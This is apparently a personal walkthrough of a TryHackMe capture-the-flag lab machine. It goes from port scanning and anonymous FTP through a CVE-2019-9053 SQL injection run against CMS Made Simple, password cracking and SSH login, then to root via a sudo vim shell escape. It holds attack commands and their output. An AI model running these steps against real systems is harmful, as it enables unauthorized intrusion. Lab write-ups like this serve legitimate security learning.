1.Simple CTF Write-up / Report

Title : Simple CTF — Walkthrough & Findings
Author : Sandeep Prasad Chowdhury
Date : 21-10-2025
Target : 10.201.108.57
Scope : Single vulnerable VM in an isolated lab / CTF environment
Objective : Capture the user and root flags and document methodology, findings, remediation, and lessons learned.
Link : https://tryhackme.com/room/easyctf

2.Executive summary

This report documents a full compromise of a simple CTF machine. The engagement followed standard reconnaissance → enumeration → exploitation → post-exploitation steps. Primary issues exploited were weak credentials (service with default/guessable password) and a misconfigured web application that allowed command execution / file read. All steps were performed in a legal, isolated CTF environment for learning.

Summary of results:

- **Initial access:** Obtained via weak credentials to a web application.
- **Privilege escalation:** Local misconfiguration (SUID binary / sudo misconfiguration / readable root-only config) allowed escalation to root.
- **Flags captured:** user.txt and root.txt (contents redacted in report).

3.Tools used

- nmap, gobuster
- python / python3 (simple web/exploit scripts)
- ssh, ftp

4.1-port scan

Command = nmap -sCV 10.201.108.57

```
┌──(root㉿Kali)-[/home/kali]
└─# nmap -sCV 10.201.108.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 13:24 IST
Nmap scan report for 10.201.108.57
Host is up (0.40s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.21.16.92
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.11 seconds
```

From our results, we can see ports 21 (FTP), 80 (HTTP), and 2222 (SSH) are open.

4.2-Ftp Login

anonymous login for FTP is allowed, let's see if we can access any sensitive information via FTP

Command – ftp anonymous@10.201.108.57

```
┌──(root㉿Kali)-[/home/kali]
└─# ftp anonymous@10.201.108.57
Connected to 10.201.108.57.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls -la
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Aug 17  2019 .
drwxr-xr-x    3 ftp      ftp          4096 Aug 17  2019 ..
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp>
```

ftp connections successful then I have use ls -la to see files and now we can see there is a file called ForMitch.txt

Now get backup this file to kali using : get ForMitch.txt

```
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |***********************************************|   166       52.46 KiB/s    00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (0.42 KiB/s)
ftp> exit
221 Goodbye.
```

We used cat command see what is inside this file

```
┌──(root㉿Kali)-[/home/kali]
└─# cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the
ssword is so weak... i cracked it in seconds. Gosh... what a mess!
```

Due to internet cutoff again I have to start the machine so the Target IP changed

4.3- Web enumeration


Command –

gobuster dir -u http://10.201.56.135/ -w /usr/share/wordlists/dirb/common.txt -o gobuster.txt

```
┌──(root㉿Kali)-[/home/kali]
└─# gobuster dir -u http://10.201.56.135/ -w /usr/share/wordlists/dirb/common.txt -o gobuster.txt

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.201.56.135/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 297]
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 301]
/simple               (Status: 301) [Size: 315] [--> http://10.201.56.135/simple/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


Using the big wordlist we supplied, gobuster was able to find there is a webpage at "/simple". Let's try browsing to it now and see what we find.



it opens up a a CMS system. Quickly reading through the page we can see that it is Simple CMS version 2.2.8

© Copyright 2004 - 2025 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.8

We search on exploit-db.com for known exploits associated with it and we can see that there is indeed an exploit.



In our results, we see a page on Exploit-DB that matches our search and refers to a SQL injection attack utilizing CVE-2019–9053.

4.4-Exploitation-

To exploit this vulnerability, all we ideally need to do is download the script right from ExploitDB/Copy Paste and run it.

Here I have copied the script and paste it into new python file as newexploit.py

After that we run python3 newexploit.py for Reading the script can tell us a lot about how to run it.

```
┌──(root㉿Kali)-[/home/kali]
└─# nano newexploit.py

┌──(root㉿Kali)-[/home/kali]
└─# python3 newexploit.py
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.
```

- *-u:* Target URI, or the URL to the website we will be attacking
- *-c:* Crack, whether we want the script to attempt to crack any hashes it finds (which we do)
- *-w:* Wordlist, specifies a wordlist to use for cracking. I will be using *rockyou.txt*

Let's try running this script in python as-is:

Command –

python3 newexploit.py -u http://10.201.56.135/simple -w /usr/share/wordlist/rockyou.txt

```
┌──(root㉿Kali)-[/home/kali]
└─# python3 newexploit.py -u http://10.201.56.135/simple -c -w /usr/share/wordlist/rockyou.txt
```

We got a username and a cracked password returned from the exploit.

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

4.5- SSH Connection

Using the username and password we discovered we can now try to SSH on port 2222 into the target machine.

Command ssh mitch@10.201.56.135

```
┌──(root㉿Kali)-[/usr/share/wordlists]
└─# ssh mitch@10.201.56.135 -p 2222
mitch@10.201.56.135's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

Now if we ls we see the “user.txt” file and read it for our first flag!

```
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ pwd
/home/mitch
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$
```

Next let's check if any other users have home directories.

```
$ cd ..
$ ls
mitch  sunbath
$
```

4.6-Privileged Escalation

On to privileged escalation! First I like to start off with running "sudo -l" to see what my current user can run.

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

We can see the user "mitch" can run /usr/bin/vim without a password. With that information, let's check out GTFOBins and see if we can use that for privesc.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':!/bin/sh'`

Looks like if we run this command here we can escalate our privileges!

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

The '#' already indicates to us that we have root priviledge but we still run the 'whoami' command to show off.

That was successful! The room is finished; all we need to do now is grab the root flag.

```
# cd /root
# ls
root.txt
# cat root
cat: root: No such file or directory
# cat root.txt
W3ll d0n3. You made it!
#
```